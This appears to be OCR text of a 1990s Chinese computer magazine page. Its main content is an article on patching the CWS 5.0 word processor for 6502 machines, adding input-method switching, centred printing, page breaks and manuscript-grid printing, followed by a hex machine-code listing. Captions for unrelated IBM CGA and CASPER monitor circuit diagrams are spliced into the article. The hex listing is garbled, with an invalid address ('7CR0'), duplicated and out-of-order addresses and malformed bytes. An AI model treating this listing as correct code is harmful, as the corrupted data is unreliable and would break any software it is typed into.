
- (1) 将要造的词通过 Ctrl+N 命令逐个建立，直至建立完结或出现“FULL!”的表示临时词组存储空间已满的信息为止。
(2) 用 Ctrl+S+Q 退出编辑状态。
(3) 选 X 退出 CWS 系统。
(4) 记录 \$9B00—\$9CFF 的五笔编码内容...

IBM XT CGA 彩色显示器的整机电路原理图




IBM CGA 彩色显示器整机电路原理图

IBM XT CGA 彩色显示器的整机电路原理图



注: 图中
K 代表 kΩ,
U 代表 μF,
P 代表 pF.

IBM CGA 彩色显示器整机电路原理图



CASPER TM-5156H 彩色显示器整机电路原理图

CASPER TM-5156H 14 英寸彩色

显示器的整机电路原理图

(7)以上修改还必须留下二个字节存入 \$00 00, 作为结束标记。

⑦多种输入方法的安排与共享。

由于扩充的多种输入方法,因此马上涉及到如何切换到如何共享的问题,具体安排如下:

(1)[F1],[F2],[F3]键仍为字母、拼音和区位输入法。

(2)调组与五笔输入法融合在一起,用[F4]键调用,也就是说,在“五笔”输入法下,既可以输入汉字,又可以输入自己建立的调组。

(3)[F5]键负责“全角”和“简拼”输入法,在编辑状态下,按 Ctrl+S+Y 键则可以选择[F5]键使用的输入法,按一次为“简拼”,再按一次为“全角”,如此反复。

此上安排,使多种输入方法巧妙地结合在一起。

⑧居中打印功能、自动分页功能、不打印字块标记功能。

(1)居中打印功能

《软件报》94 年 32 期上介绍了一篇 CWS 自动居中打印功能的文章,里面提出的建议和设想十分独到,但是程序长度较大,占据了这两个扇区的内存,而且自动对要根据正文第一行的长度来决定标题对此时的位置,若正文每行比较短,而后面的内容则比此长时,将使对中失败,为此,笔者自行设计了一段程序,仅使用了半个扇区,就完成了自动对中和自动分页等三项功能,节约了大量的空间。

自动居中,电脑自动除去标题左右两边的空格,再根据当时的每行宽度减去标题的长度,再除以二计算,全部运算自动进行,无需再考虑正文第一行的宽度。

(2)分页功能比较简单,打印到此则另起一页打印,这里不再阐述。

(3)不打印字块标记功能

以往在打印时,字块标记会被打印出来,干扰打印效果,现在打印时,电脑会自动将字块标记跳过不打印,保持打印效果美观。

(4)三项功能的调用

按 Ctrl+Y 命令显示“打印控制符 Y+AB”,选择 A=自动对中,B=自动分页符,但 Ctrl+Y 命令必须在每段的第一列输入方为有效,输入后也不要再在控制符前输入任何的字符(包括空格),否则,该控制符将被视为普通字符打印而被打印出来,请注意!!

而“不打印字块标记”的功能是自动进行的,无需用户设定。

⑨原稿纸打印功能

IBM 微机上的金山 WPS 系统能够将在编辑的文件,按照 20×20 的稿纸格式打印,为用户书写文章、递交书函、稿件提供了极大的方便,笔者对这项功能十分羡慕,为此,笔者决心设计一段稿纸打印程序,并移植到 CEC CWS5.0 上。

《软件报》93 年第 6 期刊登了《中华机稿纸样式文档打印工具》一文,笔者细读后极受启发,但该程序采用的是 BASIC 语言编写,而且只能对磁盘中的 T 型文件打印,运行速度缓慢,使用户十分不便。

笔者通过几个星期的设计,终于完成了用 6502 汇编语言编写的稿纸打印程序,并有效地接在 CWS5.0 上,使 CWS5.0 用户在编辑过程中,可以对正在编辑文件按稿纸方式打印,打印时将字号设置为标准 5 号,且允许用户选择 20×15=300 字或 25×20=500 字的稿纸格式打印出来,打印时对内存文件逐字译读,套印标准稿纸,自动分页打印,并自动计算页数、打印页号。

本功能的特点是:对内存的文件无任何特殊限制或要求,而且处理完全遵守通行规则,即每格打印两个西文字符或一个汉字字符,而当汉字间夹有奇数个西文字符或标点时,能自动插入空格,而无需用户在编辑时仔细辨别。

打印时字号自动采用标准 5 号字,而表格线采用标准 1 号字,而在上下框打印时,笔者采用了特殊的字符及打印技巧,使打印一次就完成上框或下框的打

印,使打印速度提高了 30%以上。

注意,打印稿纸时,所有打印控制符和打印格式设定的字符(用 Ctrl+P 建立的)将被视为普通字符打印,因此,在打印前必须先存内存文件存盘,然后删除所有打印标记(包括用 ^P 和 ^Y 命令建的标记),然后再执行原稿纸打印功能,就能打印出整齐美观、赏心悦目的稿纸来。

调用方法:Ctrl+S+C

出现提示,原稿纸打印

a. 25×20=500 字 b. 20×15=300 字进行选择后进入打印。

⑩克服打印程序以下的 3 处不足。

(1)打印到最后一页,若该页行数不足设定的每页行数时,不打印最后一页页号。

(2)采用自动分页且打印页号时,不能按要求的份数打印多份,只能打印一份。

(3)打印程序中的换行程序不能适应 C-80S 等旧式打印机。

笔者对以上错误都进行了仔细的修改。

□广州 王达伟

CWS1.0—CWS5.0 修改部分纯机器码列表

Table with 3 columns: 补充, 9D3E, FF 9A; AAB1, 02; 9D00, 80 9A; 9D0C, 00 9B; 9B00, 00 00; \$B600, 对应磁道; \$B400, 对应磁道; \$B500, 对应磁道; \$BC00 对应磁道. Includes a list of hex addresses and their corresponding values.

Table with 2 columns: Hex address (e.g., 6261, 6269, 6271); Hex value (e.g., 32 71 7F 52 1D 7F 1F 1D). Includes a list of hex addresses and their corresponding values.

6EC7- 38 72 AC 7F 2E 32 7F 39
 6ECF- 57 7F 31 33 BF FF A9 6E
 6ED7- A2 42 20 4F 60 4C 13 7B
 6EDF- 20 1D 7F 20 61 7E 4C 72
 6EE7- 7B A9 00 A2 60 8D F2 03
 6EEF- 8E F3 03 20 6F FB 20 00
 6EF7- C3 A9 10 8D 98 03 60 A9
 6EFF- 0D A2 6F 20 EC 6E A9 65
 6F07- A2 5F 60 20 FE 6E 20 F5
 6F0F- 6E 4C C0 65 A9 0D 20 56
 6F17- F6 4C B9 C3 20 6A F6 A9
 6F1F- 0D 4C 56 F6 80 00 C5 BA
 6F27- 7F 36 43 7F 42 7A FF 00
 6F37- 00 00 00 00 00
 6F5C- 0C 84 9B 7F 4F 39 20 7F
 6F64- 4F 39 20 7F 49 37 20 7F
 6F6C- 52 42 86 09 C3 ADD7 CF
 6F74- D2 C4 D3 D4 C1 D2 A0 A0
 6F7C- B5 AE 50 07 FF 4C B1 86
 6F84- 20 51 63 A9 5E A2 B1 20
 6F8C- 4F 60 20 B5 60 C9 9B F0
 6F94- EC C9 3D D0 F5 A9 80 8D
 6F9C- FB 07 A9 00 8D 5F 03 20
 6FA4- E7 32 20 C0 62 AD 5C 80
 6FAC- C9 A0 F0 09 20 18 70 20
 6FB4- E3 86 4C 6C 7E 20 18 70
 6FBC- 20 E3 B6 4C B1 86 00 00
 6FCA- 00 00 20 51 63 A9 B6 A2
 6FCC- ED 20 D0 70
 6FFC- A9 C9 8D 50 03 A9 6F
 7006- A8 7F 3B 71 7F 45 32 A9
 700F- FF A8 7F 47 28 7F 3C 46
 7016- A9 FF EE DA 02 AD DA 32
 701E- C9 BA 90 17 A9 B0 2D DA
 7026- 02 FE 2E 02 ADDB 02 C9
 702F- BA 90 08 A9 B0 8D DB 02
 7036- EE DC 02 60 20 80 63 E0
 703E- 20 51 63 A9 6F A2 23 20
 7046- D0 70
 7069- A9 70 A2 AE
 7094- A9 41 8D 50 03 A9 70
 70AE- 7F 42 7A 7F 56 55 7F 39
 70B6- 39 7F 31 48 BF FF 7F 4D
 70BE- 39 7F 31 48 BF FF 7F 4D
 70C6- 4C 69 A1 07 FF 00 00 00
 70CE- 00 00 20 4F 60 20 65 63
 70D6- A9 03 85 25 A9 02 85 24
 70DE- A9 71 A2 84 20 4F 60 A2
 70E6- 10 20 80 63 E0 FF D0 03
 70EE- 4C 90 60 E0 00 F0 F9 60
 70FE- 20 51 63 A9 B6 A2 E2 20
 70FE- D0 70
 7124- A7 F9 8D 50 03 A9 70
 7143- A9 71 A2 92 20 E2 70 4C
 714B- 5A 71 AD 10 C0 AD 00 C0
 7153- 4C 50 89 00 00 00 00
 7184- 7F 4D 43 7F 3B 7D 7F 42
 718C- 7A 7F 56 55 BF FF 7F 4D
 7194- 43 7F 3B 7D 7F 42 7A 7F
 719C- 3E 3C 7F 2F 32 7F 33 3C
 71A4- BF FF 7F 41 6A BF FF 7F
 71AC- 32 49 BF FF
 71E2- A9 70 A2 BC
 7212- A9 78 A2 38
 726F- A9 2F A2 52 A0 33 4C 7E
 7277- 72 A9 37 A2 5A A0 3C 8D
 727F- 8C 86 8E 96 86 8C A5 86
 7287- 4C F2 8B 20 81 6F 4C 15
 728F- 7A
 74F4- A2 06 A0 00 20 6E 6A F0
 74FC- 19 B1 1E C9 FE B0 13
 7540- 20 D3 6C 20 2A 64 A9 8C
 754B- A2 00 20 4F 60
 75F5- 20 24 77 4C B7 75 20 6A
 75FD- 77 4C 8A 75
 762A- 20 49 6B
 76EA- 20 D3 82
 7700- 20
 7849- A9 26 A0 21 4C 4C 80

7A0E- 00 9B 20 F5 62 EE 5E 80
 7A16- 20 48 80 A0 00 B1 84 C9
 7A1E- FE B0 28 A5 85 C5 1F 90
 7A26- 06 A5 84 C5 1E B0 3F B1
 7A2E- 84 C9 80 B0 1C 48 20 48
 7A36- 7E B1 84 A8 68 20 45 80
 7A3E- CE 5E 80 D0 06 20 2A 7C
 7A46- 4C 48 7E 20 48 7E 4C 19
 7A4E- 7A C9 8D F0 1E 48 C8 B1
 7A56- 84 C9 8D F0 0C C9 FE B0
 7A5E- 08 C9 80 90 04 88 4C 34
 7A66- 7A A0 A0 4C 3A 7A A9 A0
 7A6E- 20 D9 B6 AD 5E 80 C9 19
 7A76- F0 D1 CE 5E 80 AD 5E 80
 7A7E- C9 FF C0 C1 A9 A0 A8 20
 7A86- 45 80 4C 75 7A A9 01 BD
 7A8E- 5D 03 A9 50 8D FB 07 A9
 7A96- 90 8D 5F 03 A9 12 8D 7B
 7A9E- 07 A9 02 8D FB 06 98 4C
 7AA6- 4F 60 A9 00 8D FD 94 A9
 7AAE- 0C 20 2B C3 A0 61 A2 29
 7AB6- 20 D1 7A A9 07 20 2B C3
 7ABE- A0 7F A2 34 20 CB 7A A9
 7AC6- BB 8D E7 87 60 A9 00 85
 7ACE- 25 85 24 84 0B 86 0A A0
 7AD6- 00 B1 0A F0 23 20 FF 7A
 7ADE- C9 7F 90 0C C9 A1 B0 10
 7AE6- 38 E9 7F 85 24 4C D5 7A
 7AFE- 09 80 20 22 C3 4C D5 7A
 7AF6- 29 7F 20 06 7B 4C D5 7A
 7AFE- 60 E6 A0 D0 02 E6 0B 60
 7B0E- 0D 4C 2B C3 60
 7B34- 4C B1 86
 7B34- EA EA EA EA EA EA EA EA
 7B3C- EA A0 80 A2 5F 20 8B 7A
 7BC9- 4C DF 6E 90 A4 4C B1 86
 7C4F- 20 1B 6F
 7CR0- 4C 13 6F
 7D71- 4C 80 8A 00
 7E66- 20 18 70 4C 84 7E 2C 10
 7E6E- C0 A9 6E A2 B1 20 4F 60
 7E76- 20 B5 60 C9 9B F0 03 4C
 7E7F- A6 6F 4C B1 86 00
 7EAA- A9 80 A2 5F
 7EBC- A9 86 A2 D8 20 4F 60 A9
 7EC4- 6A A2 C9 20 4F 60 A9 80
 7ECC- A2 5F 20 4F 60 EA EA EA
 7ED4- EA EA
 7EE6- A8 88 88 20 E5 62 A0 00
 7FE4- EA EA EA EA EA EA EA EA
 7F34- A0 E0 29 33 29 25 29 25
 7F3C- 29 25 29 33 29 25 29 25
 7F44- 29 25 A0 E0 29 27 21 54
